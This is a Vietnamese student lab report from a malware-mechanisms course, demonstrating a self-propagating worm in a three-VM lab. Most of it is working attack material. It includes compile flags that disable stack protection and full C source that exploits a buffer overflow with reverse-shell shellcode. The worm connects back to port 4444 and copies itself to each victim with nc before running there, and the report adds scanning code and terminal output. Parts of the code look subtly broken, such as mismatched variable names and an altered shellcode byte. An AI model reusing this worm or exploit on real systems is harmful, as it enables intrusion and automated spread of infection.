

BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Kỳ báo cáo: Buổi 02 (Session 02)

Tên chủ đề: Simple Worm

GV: Nghi Hoàng Khoa

Ngày báo cáo: 27/3/2023

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.N21.ANTN

STT	Họ và tên	MSSV	Email
1	Nguyễn Bùi Kim Ngân	20520648	20520648@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	Simple worm	80%	Ngân

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Câu 3 Simple Worm

- Môi trường : vLab

vm1: 10.81.0.6 máy attacker


vm2: 10.81.0.7 máy server 1

vm3: 10.81.0.8 máy server 2

- Các bước thực hiện

Bước 1: Trên các máy server, chạy chương trình vul_server và mở port 5000 chờ client kết nối


Máy vm2



The screenshot shows a terminal window titled 'vLab' with tabs for 'vm1', 'vm2', and 'vm3'. The active tab is 'vm2'. The terminal output shows the following commands and results:

```
ubuntu@6a180f7-vm2:~$ ls
vm2.txt  vul_server  vul_server.c
ubuntu@6a180f7-vm2:~$ ./vul_server 5000
```

Máy vm3



```
ubuntu@s6a180f7-vm3:~$ ls
vm3.txt  vul_server  vul_server.c
ubuntu@s6a180f7-vm3:~$ ./vul_server 5000
```

Bước 2: Trên máy vm1 attacker, dùng gcc để biên dịch code worm.c như sau:

```
gcc -mpreferred-stack-boundary=2 -z execstack -fno-stack-protector -pthread -o worm worm.c
```

Bước 3: Thực thi chương trình worm, truyền input vào là IP của vm2 làm nạn nhân đầu tiên



```
ubuntu@s6a180f7-vm1:~$ ls
remoteexploit  remoteexploit.c  worm  worm.c
ubuntu@s6a180f7-vm1:~$ ./worm 10.81.0.7

Start listening on port 4444
Successfully exploited

-----Get connect back from victim-----
Excute command ls:
vm2.txt
vul_server
vul_server.c

-----Start propagating-----
worm is moving now
---Attack completed---
```




Bước 4: Trên máy vm2, server 1 đã nhận kết nối từ attacker 10.81.0.6 và bị khai thác lỗ hổng buffer overflow và kết nối lại ngược máy attacker vm1 port 4444 (lệnh ls đã được thực hiện trên vm2 và truyền dữ liệu tới máy vm1). Sau đó, worm được lan truyền tới, tự động thực thi và tiếp tục tấn công tới máy vm3.

```
ubuntu@56a180f7-vm2:~$ ls
vm2.txt  vul_server  vul_server.c
ubuntu@56a180f7-vm2:~$ ./vul_server 5000
client from 10.81.0.6address 0xbffff284
ubuntu@56a180f7-vm2:~$ ls
vm2.txt  vul_server  vul_server.c  worm
ubuntu@56a180f7-vm2:~$
```

Bước 5: Trên máy vm3 nhận kết nối từ máy vm2 và bị tấn công như bước 4

```
ubuntu@56a180f7-vm3:~$ ls
vm3.txt  vul_server  vul_server.c
ubuntu@56a180f7-vm3:~$ ./vul_server 5000
client from 10.81.0.7address 0xbffff284
```

Kiểm tra các process đang hoạt động, có thể thấy máy vm3 đã nhận và đang tự động chạy chương trình worm



```
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic i686)

* Documentation:  https://help.ubuntu.com/

System information as of Fri Mar 31 22:03:24 +07 2023

System load:  0.0          Processes:      83
Usage of /:   11.0% of 9.81GB    Users logged in:  1
Memory usage: 3%          IP address for eth0: 10.81.0.8
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Mar 31 22:03:24 2023 from 10.103.0.28
ubuntu@56a180f7-vm3:~$ ps -la
F S  UID  PID  PPID  C PRI  NI ADDR SZ WCHAN  TTY          TIME CMD
0 S  1000 11815 11708  0  80   0 -  567 wait  pts/1      00:00:00 sh
0 S  1000 11819 11815  0  80   0 -  4667 futex pts/1      00:00:00 worm
0 R  1000 11822 11526  0  80   0 -  1126 -    pts/0      00:00:00 ps
ubuntu@56a180f7-vm3:~$
```

- Source code

Chương trình worm hoạt động như sau:

- Nhận input là IP của vm2 khi thực thi lần đầu tiên
- Hàm scanIP(), do input lần đầu là IP nhỏ nhất trong mạng 10.81.0.0/24 nên em sẽ lấy IP máy hiện tại rồi scan tìm mục tiêu kế tiếp theo tuần tự lớn dần. Sau khi có được IP máy (ipCandidate), thực hiện các bước xử lý chuỗi, lấy ra bytes cuối sau đó thực hiện kiểm tra các IP kể có mở port 5000 không trong vòng lặp for. Tuy nhiên, nếu thực hiện chạy scanIP(), khi worm đến được vm2 và tự thực thi, bị lỗi bind() address already in use dẫn đến, sau khi chèn payload vào vm3, vm3 kết nối ngược lại 4444 vm2 không thành công và bị ngắt kết nối. Em chưa fix được bug này, nếu không scan mà gán thẳng IP của vm2 thì quá trình tấn công thành công như trình bày trên.
- Tạo thread1, mở port 4444 và listening trên máy hiện tại, hàm createListener()
- Tiến hành khai thác buffer overflow, chèn payload chứa shellcode đến máy nạn nhân là server đang nghe trên port 5000, hàm sendPayload()
- Sau khi khai thác thành công, thực hiện hàm propagation()
- Hàm này thực hiện các hành động: mở socket client ở phía nạn nhân và giao tiếp socket server máy hiện tại, sau đó đó thực hiện lệnh ls và hiện thị kết quả lên console server nhằm thể hiện rằng máy nạn nhân đã bị kết nối ngược.
- Sau đó trên máy nạn nhân dùng nc lắng nghe traffic tới port 6666 và chuẩn bị nhận file worm

- Trên máy hiện tại, tiến hành gửi worm đi
- Cuối cùng, trên máy nạn nhân cấp quyền truy cập và thực thi file worm, tấn công tới máy tiếp theo

```
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <stdlib.h>
#define BUF_SIZE 1064

char ipCandidate[11];
char *targetIP;
int server;
struct sockaddr_in srv;
char buffer[1024];
int flag = 0;

//standard offset (probably must be modified)
#define RET 0xbffff28b // buffer'address + 7 bytes of "Hello :"

char shellcode[140] =
    "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"
    "\x06\x51\xb1\x01\x51\xb1\x02\x51"
    "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"
    "\x89\xc2\x31\xc0\x31\xc9\x51\x51"
    "\xB8\x1B\x40\x11\x17\x35\x11\x11\x11\x11\x50\x31\xC0\x66\x68\x11"
    "\x5c\xb1\x02\x66\x51\x89\xe7\xb3"
    "\x10\x53\x57\x52\x89\xe1\xb3\x03"
    "\xb0\x66\xcd\x80\x31\xc9\x39\xc1"
    "\x74\x06\x31\xc0\xb0\x01\xcd\x80"
    "\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"
    "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"
    "\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"
    "\xb1\x02\xcd\x80\x31\xc0\x31\xd2"
    "\x50\x68\x6e\x2f\x73\x68\x68\x2f"
    "\x2f\x62\x69\x89\xe3\x50\x53\x89"
    "\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"
    "\x01\xcd\x80";

char shellcode2[140] =
    "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"
    "\x06\x51\xb1\x01\x51\xb1\x02\x51"
    "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"
    "\x89\xc2\x31\xc0\x31\xc9\x51\x51"
    "\xB8\x1B\x40\x11\x16\x35\x11\x11\x11\x11\x50\x31\xC0\x66\x68\x11"
    "\x5c\xb1\x02\x66\x51\x89\xe7\xb3"
```



```
"\x10\x53\x57\x52\x89\xe1\xb3\x03"
"\xb0\x66\xcd\x80\x31\xc9\x39\xc1"
"\x74\x06\x31\xc0\xb0\x01\xcd\x80"
"\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"
"\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"
"\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"
"\xb1\x02\xcd\x80\x31\xc0\x31\xd2"
"\x50\x68\x6e\x2f\x73\x68\x68\x2f"
"\x2f\x62\x69\x89\xe3\x50\x53\x89"
"\xe1\xb0\xb0\xcd\x80\x31\xc0\xb0"
"\x01\xcd\x80";

void getCurrentAddress(){
    strcpy(ipCandidate, "");

    FILE *fp;
    char path[1035];
    /* Open the command for reading. */
    fp = popen("hostname -I", "r");

    /* Read the output a line at a time - output it. */
    while (fgets(path, sizeof(path), fp) != NULL) {
        strcat(ipCandidate, path);
    }

    // close
    pclose(fp);
}

void scanIP(){
    char converted;
    int i = 0;
    int x, y, z, flag1, flag2;

    int ss;
    struct sockaddr_in candidate;
    struct hostent *candidateHost;

    getCurrentAddress();
    printf("My IP address is: %s", ipCandidate);

    flag1 = ipCandidate[9];
    flag2 = ipCandidate[10];

    /*Get last byte of IP*/
    //last byte has 1 number
    // input get from fp has space and \n character at the end string
    if (flag1 == 32)
```

```
{
    ipCandidate[9] = 0;
    ipCandidate[10] = 0;
    i = ipCandidate[8] - 48; //get interger value
}
//last byte has 2 numbers
else if (flag2 == 32)
{
    ipCandidate[10] = 0;
    i = (ipCandidate[8] - 48) * 10 + (ipCandidate[9] - 48); //get interger
value
}
//last byte has 3 numbers
else
{
    i = (ipCandidate[8] - 48) * 100 + (ipCandidate[9] - 48) * 10 +
(ipCandidate[10] - 48); //get interger value
}

i = i + 1; // scan ip kế tiếp
for (i; i < 10; i++)
{
    if (i < 10)
    {
        converted = i + '0';
        ipCandidate[8] = converted;
    }
    else if (i < 100)
    {
        y = i % 10;
        converted = y + '0';
        ipCandidate[9] = converted;
        x = i - y;
        x = x / 10;
        converted = x + '0';
        ipCandidate[8] = converted;
    }
    else
    {
        z = i % 100;
        z = z % 10;
        converted = z + '0';
        ipCandidate[10] = converted;
        z = i - z;
        z = z / 10;
        y = z % 10;
        converted = y + '0';
        ipCandidate[9] = converted;
    }
}
```



```
        x = z - y;
        x = x / 10;
        converted = x + '0';
        ipCandidate[8] = converted;
    }

    targetIP = ipCandidate;
    /*Check connection*/
    //getting hostname
    candidateHost=gethostbyname(targetIP);

    // creating socket...
    ss = socket(AF_INET, SOCK_STREAM, 0);
    if (ss < 0)
    {
        fprintf(stderr, "Error: Socket\n");
        return;
    }
    //state Protocolfamily , then converting the hostname or IP address, and
getting port number
    candidate.sin_family = AF_INET;
    candidate.sin_addr = *((struct in_addr *)candidateHost->h_addr);
    candidate.sin_port = htons(5000);

    //check connecting on port 5000
    if (connect(ss, (struct sockaddr *)&candidate, sizeof(candidate))==-1)
    {
        close(ss);
        fprintf(stderr, "Error: connect to %s\n", targetIP);
    }
    else
    {
        close(ss);
        fprintf(stderr, "Connecting to %s 5000\n", targetIP);
        return;
    }
}
printf("Finish scanning\n");
}

int sendPayload(char *targetIP, int targetPort){
    char buf[BUF_SIZE];
    int s, i, size;
    struct sockaddr_in remote;
    struct hostent *host;

    /*Create payload*/
    // filling buf with NOPS
```

```
memset(buf, 0x90, BUF_SIZE);

//reverse server = 10.81.0.6
if (flag == 2)
{
    //copying shellcode into buf
    memcpy(buf+900-sizeof(shellcode) , shellcode, sizeof(shellcode)-1);
}
//reverse server = 10.81.0.7
else
{
    //copying shellcode into buf
    memcpy(buf+900-sizeof(shellcode2) , shellcode2, sizeof(shellcode2)-1);
}

// Copying the return address multiple times at the end of the buf...
for(i=901; i < BUF_SIZE-4; i+=4) {
    * ((int *) &buf[i]) = RET;
}
buf[BUF_SIZE-1] = 0x0;

//getting hostname
host=gethostbyname(targetIP);

// creating socket...
s = socket(AF_INET, SOCK_STREAM, 0);
if (s < 0)
{
    fprintf(stderr, "Error: Socket\n");
    return 0;
}
//state Protocolfamily , then converting the hostname or IP address, and
getting port number
remote.sin_family = AF_INET;
remote.sin_addr = *((struct in_addr *)host->h_addr);
remote.sin_port = htons(targetPort);
// connecting with destination host
if (connect(s, (struct sockaddr *)&remote, sizeof(remote))== -1)
{
    close(s);
    fprintf(stderr, "Error: connect\n");
    return 0;
}
//sending exploit string
size = send(s, buf, sizeof(buf), 0);
if (size== -1)
{
    close(s);
```

```
        fprintf(stderr, "sending data failed\n");
        return 0;
    }
    // closing socket
    close(s);
    return 1;
}

void *createListener(){

    printf("\nStart listening on port 4444\n");

    // tạo socket server là máy hiện tại
    server = socket(AF_INET, SOCK_STREAM, 0);
    if (server < 0)
    {
        fprintf(stderr, "Error: Socket\n");
        return;
    }

    //state Protocolfamily , then converting the hostname or IP address, and
    getting port number
    srv.sin_family = AF_INET;
    srv.sin_addr.s_addr = INADDR_ANY;
    srv.sin_port = htons(4444);

    if (bind(server, (struct sockaddr*) &srv, sizeof(srv)) == -1)
    {
        perror("Error: bind");
        return;
    }

    if (listen(server, 3) == -1)
    {
        perror("Error: listen");
        return;
    }
}

void *propagation(){
    int bytes;
    int client, client_size;
    struct sockaddr_in cli;

    //tạo socket client bên phía nạn nhân
    client = accept(server, (struct sockaddr*)&cli, &client_size);
    if (client == -1)
    {
```

```
        perror("accept() failed");
        return;
    }

    printf("-----Get connect back from victim-----\n");

    memcpy(buffer, "ls\x0A",4);
    bytes = send(client, buffer, 4, 0);

    if (bytes == -1)
        return;

    bytes = recv(client, buffer, sizeof(buffer), 0);
    if (bytes == -1)
        return ;

    buffer[bytes-1] = 0;
    fprintf(stderr, "Excute command ls: \n%s\n\n", buffer);

    printf("-----Start propagating-----\n");
    sleep(5);

    //Victim listien on port 6666 and get worm
    memcpy(buffer, "nc -l 6666 >worm\x0A",18);
    bytes = send(client, buffer, 18, 0);
    //memcpy(buffer, "chmod 777 worm\x0A",16);
    //bytes = send(c, buffer, 16, 0);

    printf("worm is moving now\n");

    //send worm to the victim
    sprintf(buffer, "nc %s 6666 <worm\x0A", targetIP);
    system(buffer);

    //execute the worm
    memcpy(buffer, "chmod 777 worm\x0A",16);
    bytes = send(client, buffer, 16, 0);
    memcpy(buffer, "./worm\x0A",8);
    bytes = send(client, buffer, 8, 0);

    close(client);
}

int main(int argc, char *argv[]) {
    pthread_t thread1, thread2;
    int threacCreate;
    int targetPort = 5000;
```

```
// First victim get input 10.81.0.7
if (argc == 2)
{
    flag = 2;
    targetIP = argv[1];
}
else // next target from .7 to .8
{
    //scanIP();
    targetIP = "10.81.0.8";
}

// mở port 4444 trên máy hiện tại
threatCreate = pthread_create( &thread1, NULL, createListener, NULL);

if (sendPayload(targetIP, targetPort))
{
    printf("Successfully exploited\n\n");

    //tự động kết nối ngược và lan truyền worm
    threatCreate = pthread_create( &thread2, NULL, propagation, NULL);
    //tiếp tục main sau khi thực hiện xong thread2
    pthread_join( thread2, NULL);

    printf("---Attack completed---\n\n");
}
else
{
    printf("Exploited fail\n");
}
}
```

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).
Ví dụ: [NT101.K11.ANTT]-Session1_Group3.
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT